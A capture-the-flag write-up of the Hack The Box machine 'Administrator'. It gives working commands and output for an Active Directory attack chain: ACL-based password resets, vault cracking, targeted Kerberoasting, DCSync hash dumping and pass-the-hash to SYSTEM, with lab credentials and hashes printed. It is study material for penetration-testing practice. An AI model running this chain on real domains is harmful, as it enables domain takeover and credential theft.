HTB Administrator — Full Write-up
Assumed breach within an AD domain. GenericAll and ForceChangePassword chain into a Password Safe backup, then targeted Kerberoasting and DCSync to Domain Admin.
Target: 10.129.44.40 (HTB “Administrator”) OS: Windows Server 2022 Build 20348 (Domain Controller, administrator.htb)
1. Reconnaissance
Same starting point as always: a full scripted/version scan before touching anything else.
1
sudo nmap -sCV 10.129.44.40
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
Starting Nmap 7.98 ( https://nmap.org ) at 2026-07-20 04:58 +0300
Nmap scan report for dc.administrator.htb (10.129.44.40)
Host is up (0.049s latency).
Not shown: 987 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-07-20 01:58:45Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: administrator.htb, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: administrator.htb, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2026-07-20T01:58:49
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.33 seconds

Textbook Domain Controller fingerprint: Kerberos on 88, LDAP on 389/3268, SMB with signing enabled and required (so NTLM relay is off the table), and the reverse-lookup already handing over the domain name for free — administrator.htb, hostname DC. The one odd one out is FTP on 21, which will matter a lot later. 5985 (WinRM) is the box practically inviting authenticated users to bring their own shell.
Before doing anything Kerberos-flavored, sync the clock — the single most common self-inflicted failure in an AD lab is a valid password rejected because the ticket “expires in the past” from the KDC’s point of view.
1
sudo ntpdate 10.129.44.40
1
2
2026-07-20 05:01:13.774742 (+0300) +0.542873 +/- 0.026403 10.129.44.40 s1 no-leap
CLOCK: time stepped by 0.542873

2. Validating the Initial Credentials
Starting with a handed-over credential pair: Olivia / ichliebedich. First move is always to confirm it’s live and see what it leaks for free.
1
nxc smb 10.129.44.40 -u Olivia -p 'ichliebedich'
1
2
SMB   10.129.44.40  445  DC  [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB   10.129.44.40  445  DC  [+] administrator.htb\Olivia:ichliebedich

Valid login, and it also confirms the machine name (DC). Drop that into /etc/hosts so every future tool that expects a hostname (Kerberos included) resolves correctly:
1
10.129.44.40 administrator.htb

3. BloodHound Collection
With one working account, the very next move is to pull the AD graph — not after manual enumeration, instead of most of it.
1
bloodhound-python -u 'Olivia' -d 'administrator.htb' -p 'ichliebedich' -c all --zip -ns 10.129.44.40 --dns-tcp
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: administrator.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc.administrator.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc.administrator.htb
INFO: Found 11 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: dc.administrator.htb
INFO: Done in 00M 11S
INFO: Compressing output into 20260720051045_bloodhound.zip

That run also surfaces a second hostname, dc.administrator.htb, which goes into /etc/hosts right alongside the first — Kerberos is picky about SPNs matching the exact name a service was reached by, so it’s worth having both entries ready before they’re needed.
BloodHound isn’t handing over exploits here, it’s handing over the map: every ACL relationship, every group membership, every session — the stuff that would otherwise take an evening of manual net commands and LDAP queries to reconstruct by hand. On this box the map basically is the walkthrough. Importing the archive and pivoting to Olivia’s node turns up the first link in the chain immediately: Olivia has GenericAll over the user Michael.

GenericAll is about as blunt an edge as AD offers — full control over the target object. Practically, that means there’s no need to crack or guess Michael’s password at all; a GenericAll holder can simply set a new one and walk in through the front door.
4. From Olivia to Michael — Abusing GenericAll
First, confirm Olivia also has WinRM, so the whole chain can be worked from a single interactive session instead of juggling tools:
1
evil-winrm -i 10.129.44.40 -u Olivia -p 'ichliebedich'
Access confirmed. From here, PowerView goes up to the box so the AD-manipulation cmdlets are available locally:
1
2
upload /home/vasilesco/PowerView.ps1
import-module .\PowerView.ps1
1
2
3
4
*Evil-WinRM* PS C:\Users\olivia\Documents> upload /home/vasilesco/PowerView.ps1
Info: Uploading /home/vasilesco/PowerView.ps1 to C:\Users\olivia\Documents\PowerView.ps1
Data: 1027036 bytes of 1027036 bytes copied
Info: Upload successful!

Then the GenericAll right gets cashed in — reset Michael’s password outright, no old password required:
1
2
$pass = ConvertTo-SecureString 'NewPass123!' -AsPlainText -Force
Set-DomainUserPassword -Identity Michael -AccountPassword $pass

Michael’s account now has the password NewPass123! — chosen by me, not recovered from him.
5. From Michael to Benjamin — Abusing ForceChangePassword
Back to BloodHound, this time centered on Michael, and the next link shows up right away: Michael has ForceChangePassword over the user Benjamin.

Where GenericAll is a master key, ForceChangePassword is a narrower right — it only grants the ability to push a new password, without touching any other attribute of the account. Narrower or not, it’s exactly what’s needed to keep the chain moving.
Reconnect over WinRM, this time with Michael’s freshly-set credentials, re-import PowerView, and run the same trick — except this time the operation is explicitly bound to the right identity with -Credential, since the request is being made as Michael against Benjamin:
1
2
import-module .\PowerView.ps1
Set-DomainUserPassword -Identity Benjamin -AccountPassword (ConvertTo-SecureString "NewPass123!" -AsPlainText -Force) -Credential $Cred

Benjamin’s password is now NewPass123! as well.
6. Benjamin’s FTP — A Password Safe Backup
Checking what Benjamin can actually reach turns up something the previous two accounts didn’t have: FTP access.
1
nxc ftp 10.129.44.40 -u Benjamin -p 'NewPass123!'
1
FTP  10.129.44.40  21  10.129.44.40  [+] Benjamin:NewPass123!

Logging in and poking around:
1
ftp benjamin@10.129.44.40
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
Connected to 10.129.44.40.
220 Microsoft FTP Service
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||62882|)
125 Data connection already open; Transfer starting.
10-05-24  09:13AM               952 Backup.psafe3
226 Transfer complete.
ftp> get Backup.psafe3
local: Backup.psafe3 remote: Backup.psafe3
229 Entering Extended Passive Mode (|||62883|)
125 Data connection already open; Transfer starting.
100% |*********************************|   952       17.44 KiB/s    00:00 ETA
226 Transfer complete.
WARNING! 3 bare linefeeds received in ASCII mode.
File may not have transferred correctly.
952 bytes received in 00:00 (17.37 KiB/s)

Backup.psafe3 — a Password Safe database, i.e. an encrypted password vault. Any .psafe3, .kdbx, or similar file found sitting on a share is automatically a priority target: a single file can hide dozens of valid domain credentials behind one master password.
Cracking the Master Password
Extract a John-compatible hash and throw rockyou at it:
1
2
3
pwsafe2john Backup.psafe3 > psafe.hash
john --wordlist=/usr/share/wordlists/rockyou.txt psafe.hash
john --show psafe.hash
1
2
3
Backu:tekieromucho

1 password hash cracked, 0 left

Master password: tekieromucho.
7. What’s Inside the Vault
Opening the database locally with the Password Safe GUI client:
1
pwsafe Backup.psafe3


Three accounts, each with a long, clearly auto-generated password:
| User | Password |
|---|---|
| emily | UXLCI5iETUsIBoFVTj8yQFKoHjXmb |
| alexander | UrkIbagoxMyUGw0aPlj9B0AXSea4Sw |
| emma | WwANQWnmJnGV07WQN8bMS7FMAbjNur |
A password vault works exactly like a bank’s safe-deposit room: crack the master password (the room’s door) and every box inside is already unlocked — the only work left is figuring out which box actually still matters. Checking all three against SMB answers that:
1
2
3
nxc smb administrator.htb -u emily -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb'
nxc smb administrator.htb -u alexander -p 'UrkIbagoxMyUGw0aPlj9B0AXSea4Sw'
nxc smb administrator.htb -u emma -p 'WwANQWnmJnGV07WQN8bMS7FMAbjNur'
1
2
3
4
5
6
SMB   10.129.44.40  445  DC  [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB   10.129.44.40  445  DC  [+] administrator.htb\emily:UXLCI5iETUsIBoFVTj8yQFKoHjXmb
SMB   10.129.44.40  445  DC  [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB   10.129.44.40  445  DC  [-] administrator.htb\alexander:UrkIbagoxMyUGw0aPlj9B0AXSea4Sw STATUS_LOGON_FAILURE
SMB   10.129.44.40  445  DC  [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB   10.129.44.40  445  DC  [-] administrator.htb\emma:WwANQWnmJnGV07WQN8bMS7FMAbjNur STATUS_LOGON_FAILURE

Only emily is still valid — the other two passwords in the vault no longer match live domain accounts (likely rotated since the backup was made).
8. From Emily to Ethan — GenericWrite and Targeted Kerberoasting
Checking BloodHound for Emily surfaces the last link in the ACL chain: Emily has GenericWrite over the user Ethan, and Ethan holds GetChangesAll (plus GetChanges) over the domain itself — DCSync rights.


Normal Kerberoasting only works against “service” accounts, because anyone in the domain can request a service ticket for any account that advertises a Service Principal Name — and that ticket comes encrypted with a key derived from the account’s password. An account with no SPN simply isn’t requestable that way. GenericWrite closes that gap: it grants the right to write arbitrary attributes on Ethan’s object, servicePrincipalName included. It’s the equivalent of taping a “Public Service Desk” sign on a coworker’s office door even though they don’t actually work the counter — suddenly anyone can walk up and request a ticket to “their service,” a ticket that can then be cracked offline.
Connect over WinRM with Emily’s credentials:
1
evil-winrm -i administrator.htb -u emily -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb'
Grab the user flag on the way:
1
type C:\Users\emily\Desktop\user.txt

User flag: fb70xxxxxxxxxxxxxxxxxxxxxxxx4251
Import PowerView and slap a fake SPN onto Ethan’s account, using the GenericWrite right:
1
2
import-module .\PowerView.ps1
Set-DomainObject -Identity Ethan -Set @{serviceprincipalname="fake/NOTHING"}
Kerberoasting
From the attacking machine, request the service ticket for Ethan — which, from Kerberos’s point of view, now looks like a completely ordinary service account:
1
impacket-GetUserSPNs administrator.htb/emily:'UXLCI5iETUsIBoFVTj8yQFKoHjXmb' -dc-ip 10.129.44.40 -request
1
2
3
4
5
6
7
8
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName  Name   MemberOf  PasswordLastSet             LastLogon  Delegation
--------------------  -----  --------  --------------------------  ---------  ----------
fake/NOTHING          ethan            2024-10-12 23:52:14.117811  <never>

[-] CCache file is not found. Skipping...
$krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator.htb/ethan*$a35586402f1ec92efd897e9bcf7bb434$668d09314b2d0813cb357f8c6b3376eec8bef5322d2a8ad272ead18c1d8bfacc76aa25d3287bec79a46d26c69b258c92bdd3392126f28602d957dc530ce71896413a318709288f0e1902c1f2381e57a91f309a7e2dda6fa2e17132be6d2a75cfee583db03b19e67e124885559f6bd1579b840627...[truncated]...

A $krb5tgs$23$*ethan$... ticket, ready for offline cracking.
Cleanup
Remove the fake SPN so it doesn’t linger as unnecessary noise in the domain:
1
Set-DomainObject -Identity Ethan -Clear serviceprincipalname
Cracking the Hash
1
hashcat -m 13100 ethan_hash.txt /usr/share/wordlists/rockyou.txt --show
1
$krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator.htb/ethan*$...:limpbizkit

Ethan’s password: limpbizkit.
9. DCSync — Dumping Every Hash in the Domain
Ethan holds GetChanges and GetChangesAll over the domain object. Together, those two rights are exactly what Domain Controllers grant each other to replicate their databases — which means they’re exactly what’s needed for a DCSync attack.
In a multi-DC environment, controllers constantly ask each other “give me the latest changes” to stay in sync. Any account holding GetChanges + GetChangesAll can make that same request and be answered the same way a legitimate DC would be — effectively walking up to the AD replication counter and saying “I’m a Domain Controller, give me everything.” The directory, having no way to tell otherwise, hands over the NTLM hashes for every account in the domain, Administrator included.
impacket-secretsdump with Ethan’s credentials replicates exactly that exchange:
1
impacket-secretsdump administrator.htb/ethan:'limpbizkit'@10.129.44.40
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3dc553ce4b9fd20bd016e098d2d2fd2e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1181ba47d45fa2c76385a02409cbfafd:::
administrator.htb\olivia:1108:aad3b435b51404eeaad3b435b51404ee:25451b15eeabfa492d9a18442a6e914b:::
administrator.htb\michael:1109:aad3b435b51404eeaad3b435b51404ee:25451b15eeabfa492d9a18442a6e914b:::
administrator.htb\benjamin:1110:aad3b435b51404eeaad3b435b51404ee:25451b15eeabfa492d9a18442a6e914b:::
administrator.htb\emily:1112:aad3b435b51404eeaad3b435b51404ee:eb200a2583a88ace2983ee5caa520f31:::
administrator.htb\ethan:1113:aad3b435b51404eeaad3b435b51404ee:5c2b9f97e0620c3d307de85a93179884:::
administrator.htb\alexander:3601:aad3b435b51404eeaad3b435b51404ee:cdc9e5f3b0631aa3600e0bfec00a0199:::
administrator.htb\emma:3602:aad3b435b51404eeaad3b435b51404ee:11ecd72c969a57c34e819d41b4455c9:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:cf411dad4807d0b5a4a275d31caa1d43:::
[*] Kerberos keys grabbed
...

The one that matters:
1
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3dc553ce4b9fd20bd016e098d2d2fd2e:::
10. Domain Admin — Pass-the-Hash
With the Administrator’s NTLM hash in hand, the plaintext password is irrelevant. psexec takes the hash directly, over Kerberos authentication (-k):
1
impacket-psexec -hashes :3dc553ce4b9fd20bd016e098d2d2fd2e -k "administrator.htb/administrator@dc.administrator.htb"
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Requesting shares on dc.administrator.htb.....
[*] Found writable share ADMIN$
[*] Uploading file jjngRlzJ.exe
[*] Opening SVCManager on dc.administrator.htb.....
[*] Creating service ts0y on dc.administrator.htb.....
[*] Starting service ts0y.....
[-] CCache file is not found. Skipping...
[-] CCache file is not found. Skipping...
[!] Press help for extra shell commands
[-] CCache file is not found. Skipping...
Microsoft Windows [Version 10.0.20348.2762]
(c) Microsoft Corporation. All rights reserved.

NTLM verifies the hash, not the password behind it — a copy of the hash unlocks the account exactly as well as the real password would, no cracking required. Shell lands as NT AUTHORITY\SYSTEM on the DC.
1
C:\Windows\system32> type C:\Users\Administrator\Desktop\root.txt

Root flag: fd4axxxxxxxxxxxxxxxxxxxxxxx9d6ab
11. Attack Chain Recap
- Recon — nmap fingerprints a Windows Server 2022 Domain Controller for
administrator.htb, plus an unusual open FTP port. - Initial creds + BloodHound — the handed-over
Oliviaaccount is valid; a BloodHound collection maps the whole ACL graph in one pass. - Olivia → Michael — abused
GenericAllto reset Michael’s password outright viaSet-DomainUserPassword. - Michael → Benjamin — abused
ForceChangePasswordthe same way. - Benjamin’s FTP — an FTP login reveals
Backup.psafe3, an encrypted Password Safe vault;pwsafe2john+johncrack the master password (tekieromucho) instantly against rockyou. - Vault → Emily — of the three passwords stored inside, only
emily’s is still valid against the domain. - Emily → Ethan — abused
GenericWriteto plant a fake SPN on Ethan, enabling targeted Kerberoasting; the resulting TGS hash cracks tolimpbizkit. - DCSync — Ethan holds
GetChanges/GetChangesAllover the domain;secretsdumpreplicates the entire NTDS.DIT, including the Administrator’s NTLM hash. - Domain Admin — Pass-the-Hash via
impacket-psexeclands a SYSTEM shell straight on the DC → root flag.
Lessons for next time:
- ACL abuse chains rarely need a single exploit — they need patience and a graph. BloodHound turned four separate, unrelated-looking accounts into one continuous path to Domain Admin.
GenericAll/GenericWrite/ForceChangePassworddon’t require cracking anything — they let you become the target account by simply assigning it a password (or an SPN) of your choosing.- Backups of password vaults (
.psafe3,.kdbx, …) left reachable on a share are a single point of failure for every credential inside them. - Any account with
GetChanges+GetChangesAllover the domain is a Domain Admin equivalent — DCSync doesn’t need a foothold on the DC itself, just those two rights on any account. - NTLM authenticates the hash, not the password — once an NTLM hash leaks, rotating the password of that account doesn’t matter until the hash itself is invalidated.